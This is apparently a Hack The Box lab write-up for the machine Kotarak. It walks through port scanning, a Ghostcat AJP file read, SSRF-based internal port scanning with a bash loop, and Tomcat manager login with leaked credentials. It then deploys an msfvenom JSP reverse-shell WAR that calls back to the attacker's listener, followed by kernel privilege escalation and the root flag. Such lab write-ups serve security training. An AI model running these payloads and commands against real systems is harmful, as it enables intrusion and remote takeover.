

# 1.0 - High Level Summary

## 1.1 - Host Summary

```
> hostname, IP, OS, tags
Hostname: Kotarak
IP: 10.10.10.55
OS: Linux
Tags:
# Arbitrary File Upload
# Web
```

## 1.2 - Attack Surface Summary

```
> high level overview of exploitable services / potential
## First fuzzing:
feroxbuster -u http://kotarak.htb:8080/ --wordlist /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200
```

→ Result:

```
```
302    0l    0w    0c http://kotarak.htb:8080/manager
302    0l    0w    0c http://kotarak.htb:8080/docs
302    0l    0w    0c http://kotarak.htb:8080/manager/images
401   63l   289w   2473c http://kotarak.htb:8080/manager/html
302    0l    0w    0c http://kotarak.htb:8080/examples
302    0l    0w    0c http://kotarak.htb:8080/docs/images
302    0l    0w    0c http://kotarak.htb:8080/docs/api
302    0l    0w    0c http://kotarak.htb:8080/docs/config
302    0l    0w    0c http://kotarak.htb:8080/docs/images/fonts
401   63l   289w   2473c http://kotarak.htb:8080/manager/text
401   63l   289w   2473c http://kotarak.htb:8080/manager/status
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/xml
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/images
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/error
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/include
302    0l    0w    0c http://kotarak.htb:8080/examples/servlets
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/security
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/forward
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/plugin
302    0l    0w    0c http://kotarak.htb:8080/examples/servlets/images
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/sessions
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/cal
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/colors
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/plugin/applet
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/async
302    0l    0w    0c http://kotarak.htb:8080/docs/architecture
302    0l    0w    0c http://kotarak.htb:8080/examples/jsp/dates
500   18l   92w   2670c http://kotarak.htb:8080/examples/jsp/include/j_security_check
500   18l   92w   2670c http://kotarak.htb:8080/examples/jsp/xml/j_security_check
500   18l   92w   2670c http://kotarak.htb:8080/examples/jsp/j_security_check
500   18l   92w   2670c http://kotarak.htb:8080/examples/jsp/error/j_security_check
500   37l   250w   3789c http://kotarak.htb:8080/examples/jsp/images/j_security_check
500   18l   92w   2670c http://kotarak.htb:8080/examples/servlets/j_security_check
500   18l   92w   2670c http://kotarak.htb:8080/examples/jsp/cal/j_security_check
302    0l    0w    0c http://kotarak.htb:8080/docs/architecture/startup
```
```

## Second fuzzing:

```
ffuf -u http://kotarak.htb:60000/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c -
```

e .php,.html,.txt

→ Result:

```
...
info.php      [Status: 200, Size: 92294, Words: 4583, Lines: 1110]
index.php     [Status: 200, Size: 1169, Words: 226, Lines: 77]
url.php       [Status: 200, Size: 2, Words: 1, Lines: 3]
...
```

## 1.3 - Exploitation Summary

> high level overview of the services you exploited

## Depend of result nmap scan, search exploit with "AJP" on port 8009 with searchsploit:

searchsploit ajp

→ Result:

```
...
AjPortal2Php - 'PagePrefix' Remote File Inclusion | php/webapps/
3752.txt
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion | multiple/webapps/
48143.py
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit) | multiple/
webapps/49039.rb
...
```

## Use script "Ghostcat" (48143.py) to try exploit machine

python 48143.py -p 8009 -f WEB-INF/web.xml 10.10.10.55

→ Result:

```
...
Getting resource at ajp13://10.10.10.55:8009/asdf
-----
```

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!--
```

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```
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">
```

```
<display-name>Welcome to Tomcat</display-name>
```

```
<description>
```

```
  Welcome to Tomcat
```

```
</description>
```

```
</web-app>
```

```
...
```

Still, there's not much of interest in that folder, and trying to read outside that folder fails.

## Exploit SSRF on url: <http://kotarak.htb:60000/>

# First request url - Start http server on kali machine and check requests from Kotarak machine send

<http://kotarak.htb:60000/url.php?path=http%3A%2F%2F10.10.14.3>



## Directory listing for /

- [.bash\\_history](#)
- [.bash\\_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.local/](#)
- [.mozilla/](#)
- [.pki/](#)
- [.profile](#)
- [.Xauthority](#)
- [.xsession-errors](#)
- [.xsession-errors.old](#)
- [.zsh\\_history](#)
- [.zshrc](#)

# Second request:

<http://kotarak.htb:60000/url.php?path=file%3A%2F%2F%2Fetc%2Fpasswd>

→ Response: **Try Harder**

# Third request:

<http://kotarak.htb:60000/url.php?path=http%3A%2F%2F127.0.0.1%3A22>

→ Response: **SSH-2.0-OpenSSH\_7.2p2 Ubuntu-4ubuntu2.2Protocol mismatch.**

Banner of SSH Protocol.

## Create a script to check all protocol running on Kotarak machine.

...

#!/bin/bash

for port in `seq 1 65535`; do

res=\$(curl -s [http://10.10.10.55:60000/url.php?path=http%3A%2F%2F127.0.0.1%3A\\${port}](http://10.10.10.55:60000/url.php?path=http%3A%2F%2F127.0.0.1%3A${port}));

len=\$(echo \$res | wc -w);

if [ "\$len" -gt "0" ]; then

echo \$port

echo \$res

fi;

done

...

→ Result:

...

22

90

```
<!DOCTYPE> <html> <head> <title>Under Construction</title> </head> <body> <p>This page is under
construction. Please come back soon!</p> </body> </html>
```

110

```
<html> <head> <title> favorites / bookmark title goes here </title> </head> <body bgcolor="white" text="blue">
<h1>Test page </h1> Absolutely nothing to see here. </body> </html>
```

200

```
<b>Hello world!</b>
```

320

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html> <head>
<title>Accounting</title> <style type="text/css"> html,body{height: 50%; padding:0; margin:0;} form{ width:
30em;height:9em; margin:-5em auto 0 auto; position: relative; top:50%; border:1px dotted #ccc; padding:.25em; }
fieldset{ margin:0; border:0;padding:0;} legend{float:left; font-size: 200%; text-align: center; color:blue; font-weight:
bold; border-bottom: 1px solid blue; width:15em; padding:0; } label, label+ input {display:inline; float:left;margin-top:
1em;} label{text-align: right; width:28%; clear: left; margin-top:.8em; } label+ input{ width:60%; padding:.25em; ;
margin-left:.5em; border: 1px inset; margin-left: } #sub{ margin-top:1em; position: relative; float:left;clear: left; margin-
left: 29%} </style> </head> <body> <form action="" method="post"> <fieldset><legend>Super Sensitive Login
Page</legend> <label for="name">Name: </label><input type="text" name="name" id="name" value="admin">
<label for="password">Password: </label><input type="password" name="password" id="password"> <input
type="submit" value="Login" id="sub"> </fieldset> </form> </body> </html>
```

888

```
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> <head> <meta http-equiv="content-type"
content="text/html; charset=iso-8859-1"/> <title>Simple File Viewer</title> <link href="inc/default.css" rel="stylesheet"
type="text/css" /> <!--[if lt IE 7.]> <script defer type="text/javascript" src="inc/js/pngfix.js"></script> <![endif]--> </
head> <body> <div id="contents"> <h1> Simple File Viewer </h1><table width="100%" border="0" cellpadding="5"
cellspacing="0" class="tableBorder"> <tr> <td width="35" valign="bottom" class="path">Path: </td> <td> <a href="?
nav=" class="pathDir"> Root</a> </td> </tr> </table> <br/> <table width="100%" border="0" cellpadding="5"
cellspacing="0" class="tableBorder"> <tr> <td colspan="2" class="tableHeader"><a href="?
nav=&column=name&order=desc">&nbsp;Name</a></td> <td width="70" class="tableHeader" align="right"><a href="?
nav=&column=size&order=asc">Size</a></td> <td width="155" class="tableHeader" align="right"><a href="?
nav=&column=lastm&order=asc">Date modified</a></td> </tr> <tr> <td width="27"><a href="?doc=backup"
class="tableElement"></a></td> <td
class="tableElement"><a href="?doc=backup" class="tableElement">backup</a></td> <td
class="tableElementInfo">&nbsp;2.22 kB</td> <td class="tableElementInfo">&nbsp;18 07 2017 21:42:11</td> </tr>
<tr class="tableOdd"> <td width="27"><a href="?doc=blah" class="tableElement"></a></td> <td class="tableElement"><a href="?doc=blah"
class="tableElement">blah</a></td> <td class="tableElementInfo">&nbsp;1 kB</td> <td
class="tableElementInfo">&nbsp;13 07 2017 00:38:10</td> </tr> <tr> <td width="27"><a href="?doc=is"
class="tableElement"></a></td> <td
class="tableElement"><a href="?doc=is" class="tableElement">is</a></td> <td class="tableElementInfo">&nbsp;0 B
</td> <td class="tableElementInfo">&nbsp;18 07 2017 21:50:21</td> </tr> <tr class="tableOdd"> <td
width="27"><a href="?doc=on" class="tableElement"></a></td> <td class="tableElement"><a href="?doc=on" class="tableElement">on</a></
td> <td class="tableElementInfo">&nbsp;0 B </td> <td class="tableElementInfo">&nbsp;18 07 2017 21:50:29</td> </
tr> <tr> <td width="27"><a href="?doc=tetris.c" class="tableElement"></a></td> <td class="tableElement"><a href="?doc=tetris.c"
class="tableElement">tetris.c</a></td> <td class="tableElementInfo">&nbsp;6.16 kB</td> <td
class="tableElementInfo">&nbsp;18 07 2017 21:48:50</td> </tr> <tr class="tableOdd"> <td width="27"><a href="?
doc=thing" class="tableElement"></
a></td> <td class="tableElement"><a href="?doc=thing" class="tableElement">thing</a></td> <td
class="tableElementInfo">&nbsp;0 B </td> <td class="tableElementInfo">&nbsp;18 07 2017 21:50:29</td> </tr> <tr>
<td width="27"><a href="?doc=this" class="tableElement"></a></td> <td class="tableElement"><a href="?doc=this" class="tableElement">this</a></
td> <td class="tableElementInfo">&nbsp;0 B </td> <td class="tableElementInfo">&nbsp;18 07 2017 21:50:21</td> </
tr> </table> </div> </body> </html>
...
```


```
## Check each port to get more information:
```

```
On port 90:
```

```
⏮ ⏪ ⏩ ⏭ 🔒 kotarak.htb:60000/url.php?path=http%3A%2F%2F127.0.0.1%3A90
```


This page is under construction. Please come back soon!

On port 200:



**Hello world!**

On port 302:



## Super Sensitive Login Page


Name:

Password:

Login

Try input credential "admin" - "admin", can't logon with them.

On port 888:




## Simple File Viewer

Path:


[order](#) [DESC](#) [Name](#)

|                          |                          | <a href="#">Size</a> | <a href="#">Date modified</a> |
|--------------------------|--------------------------|----------------------|-------------------------------|
| <input type="checkbox"/> | <a href="#">backup</a>   | 2.22 kB              | 18 07 2017 21:42:11           |
| <input type="checkbox"/> | <a href="#">blah</a>     | 1 kB                 | 13 07 2017 00:38:10           |
| <input type="checkbox"/> | <a href="#">is</a>       | 0 B                  | 18 07 2017 21:50:21           |
| <input type="checkbox"/> | <a href="#">on</a>       | 0 B                  | 18 07 2017 21:50:29           |
| <input type="checkbox"/> | <a href="#">tetris.c</a> | 6.16 kB              | 18 07 2017 21:48:50           |
| <input type="checkbox"/> | <a href="#">thing</a>    | 0 B                  | 18 07 2017 21:50:29           |
| <input type="checkbox"/> | <a href="#">this</a>     | 0 B                  | 18 07 2017 21:50:21           |

→ When click on file, the machine response with empty at uri "?doc={file}"



## Input with full link to get information with url: <http://127.0.0.1:888/?doc=backup>



## Welcome to Kotarak Web Hosting Private Browser

[Home](#)  
[Help](#)  
[Admin](#)

Use this private web browser to surf the web anonymously. Please do not abuse it!

Submit

→ Result:

All content on page is hidden, so press Ctrl + U to see it:

```

13 distributed under the License is distributed on an "AS IS" BASIS,
14 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
15 See the License for the specific language governing permissions and
16 limitations under the License.
17 -->
18 <tomcat-users xmlns="http://tomcat.apache.org/xml"
19               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
20               xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
21               version="1.0">
22 <!--
23 NOTE: By default, no user is included in the "manager-gui" role required
24 to operate the "/manager/html" web application. If you wish to use this app,
25 you must define such a user - the username and password are arbitrary. It is
26 strongly recommended that you do NOT use one of the users in the commented out
27 section below since they are intended for use with the examples web
28 application.
29 -->
30 <!--
31 NOTE: The sample user and role entries below are intended for use with the
32 examples web application. They are wrapped in a comment and thus are ignored
33 when reading this file. If you wish to configure these users for use with the
34 examples web application, do not forget to remove the <!-- --> that surrounds
35 them. You will also need to set the passwords to something appropriate.
36 -->
37 <!--
38 <role rolename="tomcat"/>
39 <role rolename="role1"/>
40 <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41 <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42 <user username="role1" password="<must-be-changed>" roles="role1"/>
43 -->
44 <user username="admin" password="3@g01PdhB!" roles="manager,manager-gui,admin-gui,manager-script"/>
45
46 </tomcat-users>
47

```

→ Username="admin" password="3@g01PdhB!"

## Go to url and authentication with above credential info:

<http://kotarak.htb:8080/manager/html>

→ Result:



## Tomcat Web Application Manager

Message: OK

| Manager                           |                                   |                              |                               |
|-----------------------------------|-----------------------------------|------------------------------|-------------------------------|
| <a href="#">List Applications</a> | <a href="#">HTML Manager Help</a> | <a href="#">Manager Help</a> | <a href="#">Server Status</a> |

| Applications |                |                      |         |          |   |
|--------------|----------------|----------------------|---------|----------|---|
| Path         | Version        | Display Name         | Running | Sessions | Commands  |
| /            | None specified | Welcome to Tomcat    | true    | 0        | <div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div> |
| /docs        | None specified | Tomcat Documentation | true    | 0        | <div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div> |

## Create a reverse shell with extension .war

msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=10.10.14.3 LPORT=4444 -f war > shell.war

## Upload and deploy **shell.war** on tomcat manager page:

## Access this url to get reverse shell:

<http://kotarak.htb:8080/shell/>

→ Result:

...

```
(rootkali)-[/opt/OSCP/labs/HTB/55-Kotarak]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.55] 48016
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
```

...

## 2.0 - Methodology and Walkthrough

### 2.1 - Enumeration

> scans and initial discover

## First scan:

```
nmap -Pn -sS --stats-every 3m --max-scan-delay 20 --max-retries 1 --defeat-rst-ratelimit -p1-65535 -oN /opt/OSCP/labs/HTB/55-Kotarak/10.10.10.55.txt 10.10.10.55
```

→ Result:

...

```
PORT      STATE SERVICE
22/tcp    open  ssh
8009/tcp   open  ajp13
8080/tcp   open  http-proxy
60000/tcp  open  unknown
```

...

## Second scan:

```
nmap -Pn -nvv -sSV --version-intensity 9 -A -p22,8009,8080 -oN /opt/OSCP/labs/HTB/55-Kotarak/nmap-versions.txt 10.10.10.55
```

→ Result:

...

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 e2:d7:ca:0e:b7:cb:0a:51:f7:2e:75:ea:02:24:17:74 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDDFAOLS+7h/
C5JtTGQ7mr9dM70qpnhrk8tFSZFncNSMFyfw3JTG16l2KddMFRr3a/+qv+aAfF1VxyUuJl+tXlgvjgH3pRG/mDCI90U6zhz/
WVqPaeu8Tlu/1ph+mUZHys/bCVrt5mnbblnG/AeDnX/+liUINldkgMB6alOtC+B+zKV/
alrk84HgV4lwfC03a2R7FRPwVzjCv97jhWjvqBEYt4UudazAmkBjgEC9xlJ9r8MjV/DrJ6M66rjCTeuLmiB3a/qz+CbC4k/
uey2b5D0p5nxMGkINjgL8X1t8BbGj1qOAS+HWWxQETuwYNVpTLeNuy1bev4kd2BZyewut/p
| 256 e8:f1:c0:d3:7d:9b:43:73:ad:37:3b:cb:e1:64:8e:e9 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEvZEilkawbySka+4LZlqha3pjcW2T4wq8WM1cwg/
DscLCxypOIh2bRkMitpUOz1kMftIZSGNdmERXvi0znPWF=
| 256 6d:e9:26:ad:86:02:2d:68:e1:eb:ad:66:a0:60:17:b8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAID8PURIGd2/vCi9d91JK1f8wlyKriPLcBBVVFsp8YXQ3
8009/tcp   open  ajp13     syn-ack ttl 63 Apache Jserv (Protocol v1.3)
| ajp-methods:
```



```
| Supported methods: GET HEAD POST PUT DELETE OPTIONS
| Potentially risky methods: PUT DELETE
|_ See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp open  http    syn-ack ttl 63 Apache Tomcat 8.5.5
| http-methods:
| Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_ Potentially risky methods: PUT DELETE
|_ http-title: Apache Tomcat/8.5.5 - Error report
|_ http-favicon: Apache Tomcat
60000/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title:      Kotarak Web Hosting
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
...

```

## 2.2 - Exploitation

```
> gaining a shell
## Exploit SSRF at url:
view-source:http://kotarak.htb:60000/url.php?path=http%3A%2F%2F127.0.0.1%3A8888%2F%3Fdoc%3Dbackup
→ Get Credentials username & password admin Tomcat
## Access tomcat manager page and upload reverse shell with .war file
→ Listening with netcat on port 4444 and browse to url: http://kotarak.htb:8080/shell/

```

## 2.3 - Elevation

```
> methods used to gain SYSTEM / root
## Download and Transfer file linpeas.sh to get information privesc:
→ Exploit kernel with module searchsploit 45010
## Get root user and locate root.txt with command:
locate root.txt
→ Result:

```

```
root@kotarak-dmz:~# locate root.txt
locate root.txt
/var/lib/lxc/kotarak-int/rootfs/root/root.txt
root@kotarak-dmz:~# cat /var/lib/lxc/kotarak-int/rootfs/root/root.txt
cat /var/lib/lxc/kotarak-int/rootfs/root/root.txt
950d1425795dfd38272c93ccbb63ae2c

```

## 3.0 - Loot and Code

### 3.1 - Proof

```
> screenshot of whoami, ip, and flag
flag root:
950d1425795dfd38272c93ccbb63ae2c

```



## 3.2 - Code Used

> full exploit code with source and highlights of changes  
Scan port SSRF with bash code:  
``

```
#!/bin/bash
for port in `seq 1 65535`; do
res=$(curl -s http://10.10.10.55:60000/url.php?path=http%3A%2F%2F127.0.0.1%3A${port});
len=$(echo $res | wc -w);
if [ "$len" -gt "0" ]; then
echo $port
echo $res
fi;
done
``
```